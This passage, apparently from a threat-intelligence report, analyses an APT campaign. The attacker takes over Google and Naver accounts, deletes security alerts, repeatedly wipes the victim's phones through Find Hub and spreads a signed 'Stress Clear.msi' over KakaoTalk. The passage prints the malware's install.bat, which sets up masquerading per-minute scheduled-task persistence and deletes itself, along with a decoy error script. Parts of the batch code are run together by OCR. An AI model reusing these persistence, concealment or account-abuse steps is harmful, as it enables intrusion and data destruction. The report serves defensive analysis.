
The attacker then exploited the compromised KakaoTalk account as a secondary distribution channel, rapidly spreading the malicious files immediately after the remote reset, achieving both concealment and propagation at the same time.

This combination of device neutralization and account-based propagation is unprecedented among previously known state-sponsored APT scenarios and was first identified and analyzed in this report. It demonstrates the attacker’s tactical maturity and advanced evasion strategy, marking a key inflection point in the evolution of APT tactics.

3-3. Remote Interference with Devices

The threat actor who achieved initial access conducted prolonged internal reconnaissance and remote monitoring, during which they collected and exfiltrated the victim’s sensitive information and key account credentials, ultimately gaining access to Google and Naver accounts.

Using the stolen credentials, the attacker took control of the accounts and misused Find Hub’s management features to execute destructive actions, such as remotely wiping mobile devices. Digital forensic and artifact analysis identified the attacker’s access addresses, which were organized in chronological order after removing duplicates, as follows.




Date & Time	Page / Action	URL
2025-09-15 11:00:51	Gmail	mail.google.com/mail/u/0/
2025-09-15 11:02:16	Activity Information	mail.google.com/mail/u/0/
2025-09-15 11:11:41	Google Account	myaccount.google.com/
2025-09-15 11:11:55	Security	myaccount.google.com/security
2025-09-15 11:12:21	NAVER	naver.com/
2025-09-15 11:12:35	Mail (NAVER)	mail.naver.com/
2025-09-15 11:12:35	Inbox (4) : NAVER Mail	mail.naver.com/v2/folders/0/all
2025-09-15 11:12:43	Security Alert	mail.naver.com/v2/read/0/7513
2025-09-15 11:12:47	Inbox (4) : NAVER Mail	mail.naver.com/v2/folders/0/all
2025-09-15 11:12:49	Trash (3781) : NAVER Mail	mail.naver.com/v2/folders/4
2025-09-15 11:16:22	Find My Phone	myaccount.google.com/find-your-phone
2025-09-15 11:33:20	Find Hub	google.com/android/find
2025-09-15 11:33:33	Sign In – Google Account	accounts.google.com/InteractiveLogin
2025-09-15 11:33:49	Device Wipe Action	google.com/android/find/?...action=wipe&device=0

[Figure 3-3] Log of remote reset operations by timestamp

The threat actor first logged into the victim’s Gmail account and checked recent login session records on the Account Activity Details page.


Next, they accessed the Google Account Management page, opened the Security menu, and confirmed the recovery email address registered under a Naver account. The attacker then logged into that Naver account, deleted Google's security alert emails, and emptied the trash folder, taking deliberate steps to remove traces of their activity.

Afterward, the attacker opened Google's Security menu, went to the Your devices section, and selected the Find My Phone link. From there, selecting a registered smartphone or tablet redirected them to the Find Hub service, which allows various remote commands to be executed on the linked devices.



[Figure 3-4] Examples of smartphones and tablets registered in Find Hub

The threat actor executed remote reset commands on the registered Android-based smartphones and tablets. During this process, the attacker re-entered the Google account password to proceed with the device wipe action, which was successfully carried out, resulting in the complete deletion of critical data stored on the affected devices.



기기 초기화

[redacted]에서 모든 데이터가 영구적으로 삭제됩니다.

초기화 후에는 내 기기 허브에서 기기의 위치를 사용할 수 없습니다.

기기가 오프라인 상태인 경우 다시 온라인 상태가 되면 삭제가 시작됩니다.

다음으로, Google 계정에 로그인하여 기기를 삭제합니다.

다음

Factory reset device

All data will be erased permanently from [redacted]

After the reset, the device's location will not be available in Find Hub


If the device is offline, erasing will begin once it's online again

Next, you'll sign in to your Google Account to erase your device.

Next

[Figure 3-5] Execution of the device reset command

Even after the device reset was completed, the threat actor repeatedly sent the same remote reset command more than three times, disrupting and delaying the normal recovery and use of the targeted smart devices for an extended period, which rendered the affected devices unavailable for normal use. At that point, the attacker accessed the victim's logged-in KakaoTalk PC version and used it as a channel to distribute malicious files.



[Figure 3-6] Device reset and subsequent attack

As a result of this APT attack, the victim suffered not only information theft but also severe damage across multiple devices.

Personal and Sensitive Data Leak

The threat actor gained unauthorized access to the victim’s PC and stole a large volume of personally identifiable information (PII), sensitive data, and private content captured through the webcam.

Mobile Device Data Destruction

The victim’s smartphone and tablet received multiple remote reset commands from the compromised account, resulting in a complete deletion of stored data through factory reset and remote wipe actions.

Account Compromise and Secondary Propagation

The threat actor gained unauthorized access through the victim’s active messenger session credentials and used the compromised account as a channel to distribute malware.


[Video 3-1] Initialization demonstration

4. In-depth Analysis

4-1. MSI Malware Analysis

All samples of the "Stress Clear.zip" files distributed via KakaoTalk messages were found to share the same structure. The archive contains a Microsoft Installer (MSI) package disguised as "Stress Clear.msi."

The MSI contains a valid digital signature issued to "Chengdu Hechenyingjia Mining Partnership Enterprise" in China. This represents an abuse of code signing: the attacker used a legitimate-looking signature to disguise the file's origin and integrity, making it appear like a legitimate application.



Tables	File	Component_	FileName	FileSize	Version	Language
AdminExecuteSequence	_p5_1	cmp_0	AutoIt3.exe	893608	3.3.14.5	2057
AdminUISequence	_p5_2	cmp_0	delfino.dll	20372592	3.7.0.0	1033
AdvtExecuteSequence	_p5_3	cmp_0	delfino.exe	4248688	3.7.0.0	1033
Binary	_p5_4	cmp_0	bkzn6jk1.exe|DelfinoUAC.exe	4292992	1.0.3.0	1042
Component	_p5_5	cmp_0	brg6qigk.exe|delfinounloader-g3.exe	4713888	2.0.2.8	1042
CustomAction	_p5_9	cmp_0	fwhelper.dll	5140864	1.0.5.3	1042
Directory	_p5_10	cmp_0	install.bat	428		
Feature	_p5_11	cmp_0	IoKlTr.au3	2335062		
FeatureComponents	_p5_12	cmp_0	logo.ico	3890		
File	_p5_13	cmp_0	unins___.dat	9431		
Icon	_p5_14	cmp_0	unins___.exe	1193161	51.1052.0.0	0
InstallExecuteSequence	_p5_6	cmp_1	error.vbs	217		
InstallUISequence						
MPB_RunActions						
Media						
MsiFileHash						

Tables	ActionID	DisplayName	Target	Parameters	StartType
MPB_RunActions	RunAction1	Action	[AppDataFolder]스트레스 클리어₩install.bat		1
Media	RunAction2	Action 1	[AppDataFolder]스트레스 클리어₩error.vbs		1
MsiFileHash					

[Figure 4-1] Internal structure of 'Stress Clear.msi'

The 'Stress Clear.msi' file runs only on Windows operating systems and is not executable on non-compatible platforms such as smartphones, so those devices are not infection targets. When executed in a compatible environment, the standard MSI installation GUI appears, while malicious actions embedded in the installation routine are performed without the user's awareness.

When the malicious MSI runs, it sequentially invokes the included install.bat batch file and error.vbs script according to the ActionID values.

The overall execution flow is roughly as follows. Note that although the package contains some legitimate financial security modules, these do not affect the malicious behavior.

Initial execution

When the MSI installer runs, it calls the embedded install.bat, which performs initial setup and then deploys payloads sequentially, such as copying malicious files and registering scheduled tasks.

Control branching


Depending on the internal ActionID values, the MSI invokes the error.vbs script.

Concealment actions

The error.vbs script displays a fake error dialog (for example, a language pack error) to the user.

This decoy message is designed to make the user mistake the installation behavior for a normal error, thereby hiding the malicious activity and delaying detection.

The messages shown to the user are a Korean installation prompt for the “스트레스 클리어”*(Stress Clear)* program and a fake error dialog that claims a language-pack compatibility issue.



스트레스 클리어

스트레스 클리어을(를) 구성하는 동안 잠시 기다려 주십시오.

언어팩 오류

현재 시스템 언어팩과 프로그램 언어팩이 호환되지 않아 실행할 수 없습니다.
설정에서 한국어(대한민국) 언어팩을 설치하거나 변경한 뒤 다시 실행해 주세요.

[Figure 4-2] Screens displayed during malicious file execution

The specific commands executed are as follows:

%SystemRoot%\system32\cmd.exe /c

%APPDATA%\스트레스 클리어\install.bat

```
@echo off
set dr=Music copy "%~dp0AutoIt3.exe" %public%\%dr%\AutoIt3.exe
copy "%~dp0IoKITr.au3" %public%\%dr%\IoKITr.au3 cd /d %public%\%dr% & copy
c:\windows\system32\schtasks.exe hwpviewer.exe & hwpviewer /delete /tn "IoKITr" /f & hwpviewer
/create /sc minute /mo 1 /tn "IoKITr" /tr "%public%\%dr%\AutoIt3.exe
%public%\%dr%\IoKITr.au3" del /f /q "%~dp0AutoIt3.exe"
del /f /q "%~dp0IoKITr.au3"
del /f /q "%~f0"
```

[Table 4-1] Commands in the install.bat Script

The BAT file copies "AutoIt3.exe" and the "IoKITr.au3" script to the public Music folder ("%PUBLIC%\Music").

Next, it makes a copy of the original Task Scheduler Configuration Tool executable "schtasks.exe" and renames it to "hwpviewer.exe".

Next, it creates a scheduled task set to run every minute to continuously execute the malicious AutoIt script.

Finally, it deletes the original batch file and source files to minimize traces. These actions are typical for establishing persistence and concealing evidence, including self-deletion, removal of source artifacts, and masquerading as a document viewer.

%SystemRoot%\System32\WScript.exe

%APPDATA%\스트레스 클리어\error.vbs

```
MsgBox "현재 시스템 언어팩과 프로그램 언어팩이 호환되지 않아 실행할 수 없습니다." <This
program cannot run because the current system language pack is incompatible with the program’s
language pack.> & vbCrLf & _
    "설정에서 한국어(대한민국) 언어팩을 설치하거나 변경한 뒤 다시 실행해 주세요."<In Settings,
install or switch to the Korean (Republic of Korea) language pack, then run the program again.>, _
    vbCritical, "언어팩 오류"<Language Pack Error>
```

ㅊ[Table 4-2] error.vbs Script Command

